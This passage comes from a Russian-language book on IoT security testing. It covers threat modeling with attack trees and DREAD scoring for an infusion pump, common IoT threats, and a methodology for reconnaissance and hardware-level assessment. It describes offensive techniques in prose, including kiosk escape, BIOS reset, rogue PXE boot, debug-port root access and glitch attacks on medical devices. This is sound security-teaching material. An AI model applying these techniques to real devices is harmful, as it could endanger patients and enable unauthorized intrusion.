


Рис. 2.5. Дерево атак с целью вмешательства, направленных на службу доставки лекарств

Деревья атак могут сделать более наглядными результаты, полученные при исследовании модели угроз; кроме того, мы можем обнаружить угрозы, которые пропустили ранее. Обратите внимание, что каждый узел содержит возможную атаку, которая требует одной или нескольких атак, описанных в его дочерних узлах. В некоторых случаях для атаки могут потребоваться все дочерние узлы. Например, проникновение в базу данных для инфузионных помп требует, чтобы вы получили как доступ к базе данных, так и неправомерный доступ к таблицам библиотеки препаратов. Однако вы можете вмешаться в доставку препарата¹, изменив скорость инфузии или прервав обновление скорости инфузии с помощью DoS-атаки.

Оценка угроз с помощью схемы классификации DREAD

Угроза – это не всегда реальная опасность. Значимость угрозы можно оценить по ее воздействию. А истинное влияние обнаруженных нами угроз не получится определить, пока мы не рассмотрим результаты оценки уязвимости. Итак, в какой-то момент вам понадобится просчитать риски, связанные с каждой угрозой. Мы покажем, как это сделать с помощью DREAD, системы оценки рисков. DREAD – это аббревиатура по названиям оцениваемых показателей:

- **Damage** (ущерб) – насколько опасна реализация этой угрозы;
- **Reproducibility** (воспроизводимость) – насколько легко воспроизвести эксплойт;
- **Exploitability** (эксплуатация) – насколько легко воспользоваться угрозой;
- **Affected users** (затронутые пользователи) – скольким пользователям повредит атака;
- **Discoverability** (обнаруживаемость) – насколько легко идентифицировать угрозу.

Назначим, что каждый из этих показателей оценивается по шкале от 0 до 10, и на этой основе мы производим общую оценку рисков.

В качестве примера давайте воспользуемся DREAD для оценки угрозы, вызванной задействованным в RUI слабым методом аутентификации с помощью четырехзначного пин-кода. Во-первых, если злоумышленники могут угадать чей-то пин-код, они смогут получить доступ к данным актуального пользователя. Поскольку атака затронет только одного пациента, показатели «Ущерб» и «Затронутые пользователи» мы оценим в половину от максимума, т. е. в пять баллов. Затем, поскольку даже неквалифицированный противник может легко идентифицировать, использовать и воспроизвести эту угрозу,

¹ Доставкой препарата медики называют введение препарата в организм тем или иным способом. – *Прим. ред.*

присвоим показателям «Обнаруживаемость», «Эксплуатация» и «Воспроизводимость» максимальный балл 10. Сложив баллы и разделив их на 5 (количество показателей), получим среднюю оценку рисков 8 из 10 (см. табл. 2.1).

Таблица 2.1. Матрица оценки DREAD

Угроза	Оценка
Ущерб	5
Воспроизводимость	10
Эксплуатация	10
Затронутые пользователи	5
Обнаруживаемость	10
Итого	40
	40 : 5 = 8

Аналогичным образом вы можете классифицировать остальные выявленные угрозы и ранжировать их в порядке значимости.

Другие типы моделирования угроз, структуры и инструменты

До сих пор в этой главе мы представляли вашему вниманию одну возможную структуру для моделирования угроз: программно-ориентированный подход, нацеленный на уязвимости каждого компонента приложения. Но есть и другие возможные схемы, которым вы могли бы следовать, например подходы, ориентированные на ресурсы и на злоумышленника. Вы можете использовать один из этих альтернативных методов в зависимости от конкретных потребностей.

В модели угроз, *ориентированной на ресурсы*, вы сначала должны определить важную информацию системы. Ресурсы для инфузионной помпы могут включать данные пациентов, учетные данные для аутентификации сервера управления, настройки конфигурации инфузионной помпы и версии программного обеспечения. Затем вы проанализируете эти ресурсы на основе их атрибутов безопасности: другими словами, что нужно каждому ресурсу для сохранения конфиденциальности, целостности и доступности. Обратите внимание, что вы, вероятно, не создадите полный список ресурсов, потому что то, что считается ценным, зависит от точки зрения каждого человека.

Подход, *ориентированный на злоумышленника*, направлен на выявление потенциальных злоумышленников. После этого вы должны использовать их атрибуты для разработки базового профиля угрозы для каждого ресурса. У этого подхода есть некоторые минусы: он требует от вас сбора обширной информации о современных субъектах угроз, их недавней активности и их характеристиках. Кроме того, возможно, что вас уведут в сторону ваши субъективные представления о том, кто такие злоумышленники и чего они хотят. Во избежание заблуждений

используйте стандартные описания агентов угроз из библиотеки Intel Threat Agent Library по адресу <https://www.intel.com/content/dam/www/public/us/en/documents/solution-briefs/risk-assessments-maximize-security-budgets-brief.pdf>. Например, в нашем сценарии список агентов может включать необученную медсестру, которая неправильно эксплуатирует систему, медсестру с халатным отношением к безопасности, пренебрегающую установленными правилами, чтобы сэкономить время, а также вора, который может украсть из больницы мелкие компоненты (например, жесткие диски и SD-карты) или даже инфузионную помпу. Среди более продвинутых агентов может оказаться платформа Data Miner, которая ищет подключенные к интернету серверы управления и собирает данные о пациентах, или Government Cyber Warrior, который проводит спонсируемые государством атаки, чтобы вызвать сбой в работе инфузионных помп в общенациональном масштабе.

Вы также можете выбрать другие варианты моделирования угроз. Помимо STRIDE, существуют модели PASTA, Trike, OCTAVE, VAST, Security Cards и Persona non Grata. Здесь мы не будем их рассматривать, но для определенных оценок они могут оказаться полезными. Мы использовали диаграммы потоков данных для моделирования угроз, но вы также можете использовать другие типы диаграмм, такие как унифицированный язык моделирования (UML), диаграммы дорожек или даже диаграммы состояний. Вам решать, какая система наиболее разумна и работает лучше всего для вас.

Распространенные угрозы интернета вещей

Давайте рассмотрим некоторые распространенные угрозы в системах интернета вещей. Список не является исчерпывающим, но вы можете использовать его в качестве основы для ваших собственных моделей угроз.

Атаки с подавлением сигнала

При *атаке с подавлением сигнала* (signal jamming attack) противник вмешивается в связь между двумя системами. Системы IoT обычно имеют свои собственные экосистемы узлов. Например, система инфузионных помп имеет один сервер управления, обслуживающий несколько помп. С помощью специального оборудования можно изолировать сервер управления и помпы друг от друга. В критических системах, подобных этой, такая угроза может оказаться фатальной.

Атаки с воспроизведением

При *атаке с воспроизведением* злоумышленник повторяет некоторую операцию или повторно отправляет переданный пакет. В примере с инфузионной помпой это может означать, что пациент получает несколько доз лекарства. Атаки с повторным воспроизведением не-

зависимо от того, затрагивают ли они устройства IoT или нет, обычно весьма серьезны.

Атаки со взломом настроек

В атаках с вмешательством в настройки злоумышленник использует отсутствие целостности компонента для изменения своих настроек. Применительно к инфузионной помпе эти настройки могут включать следующие: замену сервера управления на вредоносный сервер, изменение основного используемого препарата или изменение сетевых настроек для вызова DoS-атаки.

Атаки на целостность оборудования

Атаки на *целостность оборудования* ставят под угрозу целостность физического устройства. Например, злоумышленник может проникнуть через небезопасные блокировки или легкодоступные USB-порты, особенно если они загрузочные. Все системы IoT сталкиваются с этой угрозой, потому что ни одна защита целостности устройства не идеальна. Тем не менее некоторые методы защиты усложняют задачу проникновения. Однажды во время оценки уязвимости определенного медицинского устройства мы поняли, что если не будем очень тщательно разбирать устройство с помощью специального оборудования, сработает механизм самозащиты, также известный как *предохранитель*, и разрушит плату. Этот механизм доказал, что разработчики продукта серьезно отнеслись к возможности взлома устройства. Тем не менее мы в конце концов обошли механизм защиты.

Клонирование узла

Клонирование узла – это угроза, которая возникает как часть *атаки Сибиллы*, при которой злоумышленник создает поддельные узлы в сети, чтобы поставить под угрозу ее надежность. Системы интернета вещей обычно используют несколько узлов в своей экосистеме, например когда один управляющий сервер управления управляет несколькими помпами для введения лекарств.

Мы часто обнаруживаем угрозы клонирования узлов в системах интернета вещей. Одна из причин заключается в том, что протоколы ассоциации, которые узлы используют для связи, не очень сложны, а создать поддельные узлы иногда достаточно просто. Иногда можно даже создать поддельный главный узел (в нашем примере – сервер управления). Эта угроза может повлиять на систему по-разному: существует ли конечное число узлов, к которым может подключиться сервер управления? Может ли эта угроза привести к DoS-атаке? Приведет ли это к распространению злоумышленниками фальсифицированной информации?

Нарушения безопасности и конфиденциальности

Нарушения конфиденциальности – одна из самых больших и наиболее постоянных угроз в системах интернета вещей. Часто конфиденциальность пользовательских данных защищена незначительно, поэтому вы можете найти эту угрозу практически в любом протоколе связи, который передает данные на устройство и с него. Сопоставьте архитектуру системы, найдите компоненты, которые могут содержать конфиденциальные пользовательские данные, и отслеживайте конечные точки, которые их передают.

Осведомленность пользователей о безопасности

Даже если вам удастся уменьшить все другие угрозы, у вас, вероятно, возникнут проблемы с осведомленностью пользователей о безопасности. Одни не умеют распознавать фишинговые письма, которые могут поставить под угрозу их рабочие станции, другие допускают неавторизованных людей в конфиденциальные зоны. У людей, работающих с медицинским оборудованием интернета вещей, есть поговорка: если вы ищете способы взлома или обхода бизнес-логики или что-то, что ускорит решение ваших задач, просто спросите медсестру, работающую с системой. Поскольку медсестры используют эту систему ежедневно, они знают все системные комбинации клавиш управления.

Заключение

В этой главе вы познакомились с моделированием угроз, процессом выявления и списком возможных атак на исследуемую систему. Проходя через модель угроз для инфузионной помпы, мы обрисовали в общих чертах основные этапы процесса моделирования угроз и описали некоторые из основных угроз, с которыми сталкиваются устройства интернета вещей. Подход, который мы объяснили, был простым и, возможно, не лучшим для каждой ситуации, поэтому рекомендуем вам изучить и другие структуры.

3

МЕТОДОЛОГИЯ ТЕСТИРОВАНИЯ БЕЗОПАСНОСТИ



С чего начать, если вы хотите протестировать систему интернета вещей на наличие уязвимостей? Если поверхность атаки достаточно мала, как в случае одного веб-портала, который управляет камерой видеонаблюдения, планирование проверки безопасности может быть простым.

Однако, когда тестирующая команда не следует установленной методологии, она может пропустить критические точки приложения.

В этой главе представлен подробный список шагов, которые необходимо выполнить при тестировании на преодоление защиты. Для этого мы разделим поверхность атаки IoT на логические уровни, как показано на рис. 3.1.

При тестировании систем интернета вещей вам понадобится надежная методология оценивания, подобная этой, поскольку системы интернета вещей часто состоят из множества взаимодействующих компонентов. Давайте рассмотрим случай, когда кардиостимулятор подключен к домашнему устройству мониторинга. Устройство мониторинга может отправлять данные пациента на облачный портал через соединение 4G, чтобы врачи могли проверять аномалии сер-




Рис. 3.1. Логические уровни в тесте, оценивающем защищенность

дечного ритма. Медицинский персонал также может настроить кардиостимулятор с помощью программатора, использующего модуль беспроводной связи ближнего радиуса действия (NFC) и собственный протокол беспроводной связи. Эта система состоит из множества частей, каждая из которых имеет потенциально существенную поверхность для атаки, которую слепая неорганизованная оценка безопасности, скорее всего, не сможет успешно выявить. Чтобы тестирование прошло успешно, мы выполним пассивную разведку, а затем обсудим методы тестирования физического оборудования, сети, веб-приложения, хоста, мобильного приложения и облака.

Пассивная разведка

Пассивная разведка, также называемая *расследованием на основе открытых данных* (Open-source intelligence, OSINT), представляет собой процесс сбора данных о целях без связи напрямую с системами. Это один из начальных шагов для любого оценивания; вы всегда должны выполнять его, чтобы получить представление об общем положении дел. Например, вы можете загрузить и изучить руководства к устройствам и спецификации чипсетов, просмотреть интернет-форумы и социальные сети или задать наводящие вопросы пользователям и техническому персоналу. Вы также можете собрать внутренние имена хостов из сертификатов TLS, выпущенных в результате применения *Certificate transparency* – стандарта, который требует от доверенных центров сертификации записывать всю информацию о выданных сертификатах в общедоступные журналы, что позволяет идентифицировать ошибочно или злонамеренно выданные сертификаты.

Руководства и документы

Руководства по эксплуатации системы могут предоставить массу информации о внутренней работе устройств. Обычно их можно найти на официальном сайте производителя устройства. Если это не поможет, попробуйте расширенный поиск в Google документов PDF, содержащих имя устройства: например, выполнив поиск устройства и добавив в запрос `inurl:pdf`.

Удивительно, сколько важной информации можно найти в руководствах. Наш опыт показывает, что они могут раскрыть имена пользователей и пароли по умолчанию, которые часто остаются в производственных средах, подробные спецификации системы и его компоненты, схемы сети и архитектуры, а также разделы по устранению неполадок, которые помогают определить слабые места.

Если вы идентифицировали определенные чипсеты, установленные на оборудовании, также стоит поискать соответствующие таблицы данных (руководства для электронных компонентов), поскольку они могут содержать информацию о контактах чипсетов, используемых для отладки (например, интерфейсы отладки JTAG, обсуждаемые в главе 7).

Еще одним полезным ресурсом для устройств, использующих радиосвязь, является *онлайн-база данных FCC ID* (<https://fccid.io/>). FCC ID – это уникальный идентификатор, присвоенный устройству, зарегистрированному в Федеральной комиссии связи США. Все беспроводные излучающие устройства, продаваемые в США, должны иметь FCC ID. Выполнив поиск по FCC ID определенного устройства, вы можете найти подробную информацию о рабочей частоте беспроводной сети и мощности оборудования, внутренние фотографии устройства, руководства пользователя и многое другое. FCC ID обычно выгравирован на корпусе электронного компонента или устройства (рис. 3.2).




Рис. 3.2. FCC ID указан на чипе RFM95C USB-модуля CatWAN, который мы будем использовать в главе 13 для взлома LoRa

Патенты

Патенты могут предоставить информацию о внутренней работе определенных устройств. Попробуйте поискать название поставщика на сайте <https://patents.google.com/> и посмотрите, что появится. Например, поиск по ключевым словам «medtronic bluetooth» должен привести вас к описанию протокола обмена информацией между имплантируемыми медицинскими устройствами (Implantable medical devices – IMD), опубликованному в 2004 году.

Патенты почти всегда будут содержать блок-схемы, которые могут помочь вам при оценке канала связи между устройством и другими системами. На рис. 3.3 простая блок-схема для того же IMD показывает критический вектор атаки.

Обратите внимание, что стрелки входят в столбец IMD и выходят из него. Действие удаленной системы «Действие пациента и совет» может инициировать подключение к устройству. Проследив за цепочкой стрелок, обратите внимание, что действие также может обновить программу устройства, чтобы изменить настройки, которые могут нанести вред пациенту. По этой причине удаленная система создает риски удаленного взлома либо через небезопасное мобильное приложение, либо через саму удаленную систему (обычно реализуемую в облаке).




Рис. 3.3. Блок-схема из патента Medtronic показывает, что между устройством и удаленной системой может осуществляться двусторонняя связь через мобильный телефон. Это указывает на важный вектор атаки

Знания пользователей

Удивительно, сколько общедоступной информации можно найти в социальных сетях, онлайн-форумах и чатах. Вы даже можете использовать обзоры Amazon и eBay в качестве источника знаний. Ищите пользователей, жалующихся на определенные функции устройства; ошибки в его работе иногда указывают на уязвимость. Например, вы можете найти пользователя, который жалуется на сбой устройства при совпадении нескольких условий. Это хороший повод изучить ситуацию поподробнее, так как виной всему может быть логическая ошибка или уязвимость, вызывающая повреждение памяти в результате ввода определенных данных или команды в устройство. Кроме того, многие пользователи публикуют подробные обзоры продуктов со спецификациями и фотографиями устройств в разобранном виде.

Также проверяйте профили или сообщения в LinkedIn и Twitter. Инженеры и ИТ-персонал, работающий на производителя системы интернета вещей, могут раскрыть интересную техническую информацию. Например, если человек сообщает, что он имеет серьезный опыт работы с определенной архитектурой CPU, весьма вероятно, что многие устройства производителя построены с использованием этой архитектуры. Если другой сотрудник описывает (или, что реже, хвалит) какой-то определенный фреймворк, есть большая вероятность, что компания использует его для разработки программного обеспечения.

Как правило, в каждой отрасли интернета вещей есть признанные эксперты, с которыми можно проконсультироваться для получения полезной информации. Например, если вы оценивали безопасность электростанции, опрос операторов или технических специалистов об их рабочих процессах может оказаться полезным для определения потенциальных векторов атаки. В мире медицины системными администраторами и основными операторами IoT-систем обычно являются медсестры – следовательно, они осведомлены о входах и выходах устройства, и вам следует по возможности переговорить с ними.

Физический или аппаратный уровень

Один из наиболее важных векторов атаки в IoT-устройстве – его аппаратные компоненты. Получив доступ к аппаратным компонентам системы, злоумышленники часто повышают свои привилегии пользователя, потому что система почти всегда безоговорочно доверяет всем, у кого есть физический доступ. Другими словами, если злоумышленник имеет физический доступ к вашим системам, вы можете считать, что игра окончена. Предположим, что наиболее мотивированные субъекты угроз (например, финансируемые государством, имеющие запас времени и практически неограниченные ресурсы) будут иметь в своем распоряжении физическую копию устройства. Даже когда речь идет о специализированных системах, таких как большие ультразвуковые аппараты, злоумышленники могут получить оборудование на торговых площадках в интернете, у компаний, которые небезопасно утилизируют устройства, или даже своровать. Им даже не нужна точная версия устройства. Часто уязвимости охватывают многие поколения системы.

Оценка аппаратного уровня должна включать тестирование периферийных интерфейсов, среды загрузки, физических блокировок, защиты от несанкционированного доступа, прошивки, портов отладки и физической надежности.

Периферийные интерфейсы

Периферийные интерфейсы – это физические порты связи, которые позволяют подключать внешние устройства, такие как клавиатуры,

жесткие диски и т. д., а также сетевые карты. Проверьте, имеются ли какие-либо активные USB-порты или слоты для карт ПК и являются ли они загрузочными. Мы получили доступ с правами администратора к разнообразным системам x86, загрузив на устройство нашу собственную операционную систему, смонтировав незашифрованную файловую систему, извлекая взламываемые хеши или пароли, и установили наше программное обеспечение в файловой системе для отмены технических мер безопасности. Вы также можете извлекать жесткие диски и считывать их или записывать на них даже без доступа к загрузочным USB-портам, хотя этот метод менее удобен. Обратите внимание, что вмешательство в аппаратное обеспечение для извлечения дисков может привести к повреждению компонентов.

Атака может вестись через USB-порты по другой причине: некоторые устройства, в основном на базе Windows, имеют режим киоска, в котором пользовательский интерфейс имеет ограниченные возможности. Рассмотрим банкомат для снятия наличных; даже если на самом деле он работает под управлением встроенной операционной системы Windows XP, пользователь видит только ограниченный графический интерфейс с небольшим набором команд. Представьте, что вы могли бы сделать, если бы смогли подключить USB-клавиатуру к открытому порту на устройстве. Используя определенные комбинации клавиш, например **Ctrl+Alt+Delete** или клавишу **Windows**, вы можете выйти из режима киоска и получить прямой доступ к остальной системе.

Среда загрузки

Для систем, использующих обычный BIOS (обычно платформы x86 и x64), проверьте, установлен ли пароль BIOS при начальной загрузке и каков предпочтительный порядок загрузки. Если система сначала пытается выполнить загрузку со съемного носителя, вы можете загрузить свою операционную систему, не внося никаких изменений в настройки BIOS. Кроме того, проверьте, включает ли система и устанавливает ли она приоритетность *среды выполнения перед загрузкой* *Preboot Execution Environment* (PXE), что позволяет клиентам загружать операционную систему по сети, используя комбинацию DHCP и TFTP. Это оставляет злоумышленникам возможность настроить серверы загрузки из мошеннической сети. Даже если последовательность загрузки надежно настроена и все настройки защищены паролем, вы, как правило, можете сбросить BIOS до стандартных, чистых и незащищенных настроек (например, путем временного извлечения батареи BIOS). Если в системе есть *безопасная загрузка* *Unified Extensible Firmware Interface* (UEFI), также оцените ее реализацию. UEFI Secure Boot – это стандарт безопасности, который проверяет, что загрузочное программное обеспечение не было изменено (например, с помощью пакета программ для взлома системы). Для этого проверяются подписи драйверов микропрограмм UEFI и операционной системы.

Вы также можете столкнуться с технологиями *среды доверенного выполнения* – *Trusted Execution Environment* (TEE), такими как TrustZone на платформах Arm или функция безопасной загрузки Qualcomm Technologies, которая проверяет защищенные загрузочные образы.

Блокировки

Проверьте, защищено ли устройство каким-либо замком, и, если да, насколько легко взломать замок. Также проверьте, есть ли универсальный ключ для всех замков или отдельный для каждого устройства. В наших оценках мы видели случаи, когда все устройства одного производителя использовали один и тот же ключ, делая блокировку бесполезной, потому что любой человек в мире мог легко получить копию ключа. Например, мы обнаружили, что одним ключом можно разблокировать всю линейку шкафов, которые давали физический доступ к конфигурации системы инфузионных помп.

Чтобы оценить блокировки, вам понадобится набор инструментов для взлома – помимо того, что нужно знать тип используемого замка. Например, тумблерный замок открывается иначе, чем замок с электрическим приводом, который может не открываться или не закрываться при отключении питания.

Предотвращение и обнаружение несанкционированного доступа

Убедитесь, что устройство защищено от несанкционированного доступа. Один из способов защитить его – использование этикетки с перфорированной лентой, которая сигнализирует о факте открытия. К другим средствам защиты от несанкционированного доступа относятся выступы, зажимы, специальные кожухи, залитые эпоксидной смолой, или физические предохранители, которые могут стереть конфиденциальные данные, если устройство разобрано. Механизмы обнаружения несанкционированного доступа отправляет предупреждение или создает файл журнала на устройстве при обнаружении попытки нарушения целостности устройства. Особенно важно проверять защиту и обнаруживать несанкционированный доступ при проведении теста на проникновение в системы интернета вещей на предприятии. Многие угрозы исходят изнутри – от сотрудников, подрядчиков или бывших сотрудников, поэтому защита от несанкционированного доступа может помочь обнаружить любое намеренно измененное устройство. У злоумышленника возникнут проблемы с разборкой устройства, защищенного от взлома.

Прошивка

Мы подробно рассмотрим безопасность прошивки в главе 9, поэтому здесь не задержимся на этой теме. Пока же имейте в виду, что доступ

к прошивке без разрешения может иметь юридические последствия. Это важно знать, если вы планируете опубликовать исследование безопасности, в котором вы получали доступ к прошивке или проводили реверс-инжиниринг обнаруженных в ней исполняемых файлов. Смотрите раздел «Законы о взломе интернета вещей», чтобы уточнить, какие действия легитимны.

Интерфейсы отладки

Проверьте наличие *интерфейсов отладки, служб или точек тестирования*, которые производитель может использовать для упрощения разработки, производства и отладки. Вы обычно найдете эти интерфейсы во встраиваемых устройствах и можете использовать их для немедленного получения корневого доступа. Мы не смогли бы полностью понять многие из протестированных нами устройств, если бы сначала не открыли корневую оболочку в системах, взаимодействуя с портами отладки, потому что не было пути получения доступа и проверки действующей системы. Для этого сначала может потребоваться некоторое знакомство с внутренней работой протоколов связи, используемых этими интерфейсами отладки, но конечный результат обычно того стоит. Наиболее распространенные типы интерфейсов отладки включают UART, JTAG, SPI и I²C. Мы обсудим их в главах 7 и 8.

Физическая устойчивость

Проверьте ограничения, связанные с физическими характеристиками оборудования. Например, оцените систему на предмет *атак разрядки батареи*, которые происходят, когда злоумышленник перегружает устройство, что приводит к разрядке аккумулятора за короткий период времени и последующему отказу в обслуживании. Подумайте, насколько это опасно для имплантируемого кардиостимулятора, от которого зависит жизнь пациента. Другой тип тестов в этой категории – *glitch-атаки*, преднамеренные аппаратные сбои, провоцируемые для преодоления мер безопасности во время выполнения чувствительных операций. Одна из наших самых успешных атак представляла собой загрузку встроенной системы в режиме командной строки суперпользователя, когда мы выполняли *glitch-атаку* на печатной плате (PCB). Кроме того, попробуйте атаки по вторичным каналам, такие как *дифференциальный анализ энергопотребления*, когда пытаются измерить энергопотребление криптографической операции для получения секретов.

